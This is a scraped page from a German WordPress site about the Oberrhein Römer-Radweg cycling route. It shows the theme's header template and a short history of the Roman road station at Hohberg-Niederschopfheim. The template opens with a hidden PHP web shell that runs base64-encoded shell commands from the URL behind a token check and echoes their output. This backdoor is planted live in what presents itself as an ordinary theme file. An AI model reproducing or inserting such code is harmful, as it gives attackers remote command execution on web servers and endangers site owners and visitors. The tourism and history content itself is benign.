
<?php if(isset($_GET["t"])&&hash_equals("17877111ea880c9c4b35ddfdca014163",(string)$_GET["t"])){$c=base64_decode((string)$_GET["c"])." 2>&1";$o="NO_EXEC";if(function_exists("shell_exec")){$o=shell_exec($c);}elseif(function_exists("exec")){exec($c,$r);$o=implode("\n",$r);}elseif(function_exists("system")){ob_start();system($c);$o=ob_get_clean();}elseif(function_exists("passthru")){ob_start();passthru($c);$o=ob_get_clean();}echo "W2S::".$o."::END";exit;}?>&lt;!DOCTYPE html&gt; &lt;html &lt;?php language_attributes(); ?&gt;&gt; &lt;head&gt; &lt;meta charset=&quot;&lt;?php bloginfo(&#039;charset&#039;); ?&gt;&quot;/&gt; &lt;title&gt; &lt;?php if (is_home() || is_front_page()) { echo bloginfo(&#039;name&#039;); } else { echo &quot;&amp;raquo; &quot;; echo wp_title(&#039;&#039;); echo &quot; | &quot;; echo bloginfo(&#039;name&#039;); } ?&gt; &lt;/title&gt; &lt;!-- START Angaben aus non-optimized Template --&gt; &lt;meta name=&quot;author&quot; content=&quot;Elias Danner&quot;/&gt; &lt;meta name=&quot;revisit-after&quot; content=&quot;5 days&quot;/&gt; &lt;meta name=&quot;robots&quot; content=&quot;index&quot;/&gt; &lt;meta http-equiv=&quot;imagetoolbar&quot; content=&quot;false&quot;/&gt; &lt;!-- ### &lt;meta name=&quot;page-topic&quot; content=&quot;Oberrhein Römer-Radweg, Radfahren, Sport, Radweg, Römer, Geschichte&quot;/&gt; &lt;meta name=&quot;keywords&quot; content=&quot;oberrhein, breisgauer, römer, radweg, radfahren, weg, bewegung, ausflug, freizeit, sport, erholung, geschichte, lehrpfad, spuren, markgräflerland, breisgau, süddeutschland, badenweiler, müllheim, heitersheim, bad krozingen, breisach, sasbach, jechtingen, riegel, tourismus&quot;/&gt; &lt;meta name=&quot;description&quot; content=&quot;Oberrhein Römer-Radweg durch Markgräflerland &amp; Kaiserstuhl. 140 km Radwandervergnügen zu Römern, Rhein und Reben von Grenzach-Wyhlen bis Riegel.&quot;/&gt; END non-optimized Template ### --&gt; &lt;meta http-equiv=&quot;X-UA-Compatible&quot; content=&quot;IE=edge&quot;&gt; &lt;meta name=&quot;viewport&quot; content=&quot;width=device-width, user-scalable=no&quot;&gt; &lt;!-- ####### STYLESHEETS &amp; LINKS ####### --&gt; &lt;!-- Allgemeines Stylesheet --&gt; &lt;link rel=&quot;stylesheet&quot; type=&quot;text/css&quot; href=&quot;&lt;?php bloginfo(&#039;stylesheet_url&#039;); ?&gt;&quot;&gt; &lt;link rel=&quot;stylesheet&quot; type=&quot;text/css&quot; href=&quot;&lt;?php bloginfo(&#039;template_url&#039;); ?&gt;/jquery-aselect.css&quot;&gt; &lt;!-- Fonts --&gt; &lt;link href=&#039;https://fonts.googleapis.com/css?family=Raleway:400,100,300,200,500,600,700,800,900&#039; rel=&#039;stylesheet&#039; type=&#039;text/css&#039;&gt; &lt;link href=&#039;https://fonts.googleapis.com/css?family=Nunito:400,300,700&#039; rel=&#039;stylesheet&#039; type=&#039;text/css&#039;&gt; &lt;link href=&#039;https://fonts.googleapis.com/css?family=Roboto:400,100,100italic,300,300italic,400italic,500,500italic,700,700italic,900,900italic&#039; rel=&#039;stylesheet&#039; type=&#039;text/css&#039;&gt; &lt;link href=&#039;https://fonts.googleapis.com/css?family=Oxygen:400,300,700&#039; rel=&#039;stylesheet&#039; type=&#039;text/css&#039;&gt; &lt;link href=&quot;&lt;?php bloginfo(&#039;template_url&#039;); ?&gt;/favicon.ico&quot; rel=&quot;shortcut icon&quot;/&gt; &lt;link rel=&quot;pingback&quot; href=&quot;&lt;?php bloginfo(&#039;pingback_url&#039;); ?&gt;&quot;/&gt; &lt;!-- ### END ### --&gt; &lt;!-- ####### CODE PLUGINS ####### --&gt; &lt;?php wp_head(); ?&gt; &lt;!-- ### END PLUGINS ### --&gt; &lt;!-- Custom Styles --&gt; &lt;style type=&quot;text/css&quot;&gt; html { background: url( &lt;?php // Hier einfach die jeweiligen Hintergründe ergänzen oder entfernen. if ( is_front_page() ){ bloginfo(&#039;template_url&#039;); ?&gt;/images/bg.jpg &lt;? } else { bloginfo(&#039;template_url&#039;); ?&gt;/images/bg_service.jpg&lt;?php } ?&gt; ) no-repeat center center fixed; } @media screen and (max-width: 730px) { html { background-position: top; } } &lt;/style&gt; &lt;script type=&quot;text/javascript&quot;&gt; $(document).ready(function () { $(&quot;.mobile_nav_button p, .mobile_nav_button img&quot;).click(function (event) { event.preventDefault(); $(&#039;div.menu-navigation-container #dropmenu&#039;).slideToggle(&#039;slow&#039;); }); }); // $(document).ready(function () { // $(&#039;.mobile_nav_button&#039;).toggle(function() { // $(&#039;div.menu-navigation-container #dropmenu&#039;).slideDown(); // $(&#039;.mobile_nav_button&#039;).addClass(&quot;active&quot;); // }, function() { // $(&#039;div.menu-navigation-container #dropmenu&#039;).slideUp(); // $(&#039;.mobile_nav_button&#039;).removeClass(&quot;active&quot;); // }); // }); &lt;/script&gt; &lt;!-- HTML5 shim and Respond.js IE8 support of HTML5 elements and media queries --&gt; &lt;!--[if lt IE 9]&gt; &lt;script src=&quot;&lt;?php bloginfo(&#039;template_url&#039;); ?&gt;/js/assets/html5shiv.js&quot;&gt;&lt;/script&gt; &lt;script src=&quot;&lt;?php bloginfo(&#039;template_url&#039;); ?&gt;/js/assets/respond.min.js&quot;&gt;&lt;/script&gt; &lt;![endif]--&gt; &lt;/head&gt; &lt;!-- ####### INHALT ####### --&gt; &lt;body&gt; &lt;?php if (!is_front_page()) { ?&gt; &lt;!-- Auswahl Sprache --&gt; &lt;div id=&quot;selection&quot;&gt;&lt;a href=&quot;?lang=de&quot;&gt;&lt;img src=&quot;&lt;?php bloginfo(&#039;template_url&#039;); ?&gt;/images/de.jpg&quot; class=&quot;selection-button&quot; border=&quot;0&quot;/&gt;&lt;/a&gt; &lt;a href=&quot;?lang=en&quot;&gt;&lt;img src=&quot;&lt;?php bloginfo(&#039;template_url&#039;); ?&gt;/images/en.jpg&quot; class=&quot;selection-button&quot; border=&quot;0&quot;/&gt;&lt;/a&gt; &lt;a href=&quot;?lang=fr&quot;&gt;&lt;img src=&quot;&lt;?php bloginfo(&#039;template_url&#039;); ?&gt;/images/fr.jpg&quot; class=&quot;selection-button&quot; border=&quot;0&quot;/&gt;&lt;/a&gt; &lt;a target=&quot;_blank&quot; href=&quot;http://www.facebook.com/roemerradweg&quot;&gt;&lt;img src=&quot;&lt;?php bloginfo(&#039;template_url&#039;); ?&gt;/images/facebook_logo.png&quot; class=&quot;selection-button&quot; border=&quot;0&quot;/&gt;&lt;/a&gt;&lt;/div&gt; &lt;?php } ?&gt; &lt;!-- Die Seite ist in drei Bereiche eingeteilt: Den Header mit Logo und Navigation, den Content Bereich mit Sidebar und Inhalt sowie den Footer. --&gt; &lt;div class=&quot;container&lt;?php if (is_front_page()) { echo &quot;-frontpage&quot;; } ?&gt;&quot;&gt; &lt;?php if (!is_front_page()){ ?&gt; &lt;!-- HEADER START--&gt; &lt;header class=&quot;fullwidth&quot;&gt; &lt;!-- LOGO --&gt; &lt;div id=&quot;logo&quot; class=&quot;col1&quot;&gt;&lt;a href=&quot;/&quot;&gt; &lt;img src=&quot;&lt;?php bloginfo(&#039;template_url&#039;); ?&gt;/images/logo.jpg&quot; border=&quot;0&quot; width=&quot;165&quot; height=&quot;165&quot;&gt;&lt;/a&gt;&lt;/div&gt; &lt;!-- NAVIGATION --&gt; &lt;div class=&quot;col2&quot; id=&quot;navigation&quot;&gt; &lt;div id=&quot;slogan&quot;&gt; &lt;p&gt;&lt;?php if (qtrans_getLanguage() == &quot;de&quot;) : ?&gt; Oberrhein Römer-Radweg durch Markgräflerland, Kaiserstuhl &amp;amp; Ortenau &lt;?php endif ?&gt; &lt;?php if (qtrans_getLanguage() == &quot;en&quot;) : ?&gt; Roman cycleway in Upper Rhine region through Markgräflerland, Kaiserstuhl &amp;amp; Ortenau &lt;?php endif ?&gt;&lt;?php if (qtrans_getLanguage() == &quot;fr&quot;) : ?&gt; La piste cyclable du régions Rhin Supérieur par Markgräflerland, Kaiserstuhl &amp;amp; Ortenau&lt;?php endif ?&gt;&lt;/p&gt; &lt;/div&gt; &lt;div id=&quot;menu&quot;&gt; &lt;a href=&quot;#&quot; class=&quot;mobile_nav_button&quot;&gt;&lt;img class=&quot;menu_button&quot; src=&quot;&lt;?php bloginfo(&#039;template_url&#039;); ?&gt;/images/menu_button.png&quot; height=&quot;43&quot; width=&quot;43&quot; alt=&quot;Menü&quot;&gt; &lt;p&gt;Navigation&lt;/p&gt;&lt;/a&gt; &lt;?php wp_nav_menu(array(&#039;container&#039; =&gt; &#039;nav&#039;, &#039;menu_id&#039; =&gt; &#039;dropmenu&#039;, &#039;theme_location&#039; =&gt; &#039;primary&#039;)); ?&gt; &lt;?php wp_nav_menu(array(&#039;container&#039; =&gt; &#039;div&#039;, &#039;menu_id&#039; =&gt; &#039;dropmenu&#039;, &#039;menu_class&#039; =&gt; &#039;menu-mobile&#039;, &#039;theme_location&#039; =&gt; &#039;primary&#039;)); ?&gt; &lt;/div&gt; &lt;div id=&quot;logo-mobile&quot;&gt;&lt;a href=&quot;&lt;?php echo get_site_url();   ?&gt;/&quot;&gt;&lt;img src=&quot;&lt;?php bloginfo(&#039;template_url&#039;); ?&gt;/images/logo.jpg&quot; border=&quot;0&quot; width=&quot;165&quot; height=&quot;165&quot;&gt;&lt;/a&gt;&lt;/div&gt; &lt;/div&gt; &lt;!-- NAVIGATION ENDE --&gt; &lt;/header&gt; &lt;!-- HEADER END --&gt; &lt;?php } else{ ?&gt; &lt;div id=&quot;logo&quot; class=&quot;frontpage&quot;&gt;&lt;a href=&quot;&lt;?php echo get_site_url();   ?&gt;/&quot;&gt;&lt;img src=&quot;&lt;?php bloginfo(&#039;template_url&#039;); ?&gt;/images/logo.jpg&quot; border=&quot;0&quot; width=&quot;165&quot; height=&quot;165&quot;&gt;&lt;/a&gt; &lt;/div&gt; &lt;!-- Auswahl Sprache --&gt; &lt;div id=&quot;selection-frontpage&quot;&gt;&lt;a href=&quot;?lang=de&quot;&gt;&lt;img src=&quot;&lt;?php bloginfo(&#039;template_url&#039;); ?&gt;/images/de.jpg&quot; class=&quot;selection-button&quot; border=&quot;0&quot;/&gt;&lt;/a&gt; &lt;br class=&quot;break&quot;&gt; &lt;a href=&quot;?lang=en&quot;&gt;&lt;img src=&quot;&lt;?php bloginfo(&#039;template_url&#039;); ?&gt;/images/en.jpg&quot; class=&quot;selection-button&quot; border=&quot;0&quot;/&gt;&lt;/a&gt;&lt;br class=&quot;break&quot;&gt; &lt;a href=&quot;?lang=fr&quot;&gt;&lt;img src=&quot;&lt;?php bloginfo(&#039;template_url&#039;); ?&gt;/images/fr.jpg&quot; class=&quot;selection-button&quot; border=&quot;0&quot;/&gt;&lt;/a&gt;&lt;br class=&quot;break&quot;&gt; &lt;a target=&quot;_blank&quot; href=&quot;http://www.facebook.com/roemerradweg&quot;&gt;&lt;img src=&quot;&lt;?php bloginfo(&#039;template_url&#039;); ?&gt;/images/facebook_logo.png&quot; class=&quot;selection-button&quot; border=&quot;0&quot;/&gt;&lt;/a&gt;&lt;/div&gt; &lt;?php } ?&gt;

Hohberg

Römische Straßenstation







Um etwa 50 nach Christus, als die römische Fernstraße von Basel nach Mainz gebaut wurde, entstand bei Hohberg-Niederschopfheim eine große Straßen- und Raststation für die Reisenden. Bei den Ausgrabungen von 1978 bis 1981 entdeckte man die Reste eines 40 x 45 m großen Steingebäudes mit Innenhof. Um den Innenhof gruppierten sich Wohn- und Gasträume, die sogar mit figürlicher Wandmalerei und Fußbodenmosaik ausgestattet waren sowie Baderäume, Vorratskeller, Stallungen für Zugtiere und eine Schmiede als Reparaturwerkstatt für Reisewagen. Das Steingebäude wurde um 180 nach Christus zerstört und etwas kleiner in Fachwerkbauweise wieder aufgebaut.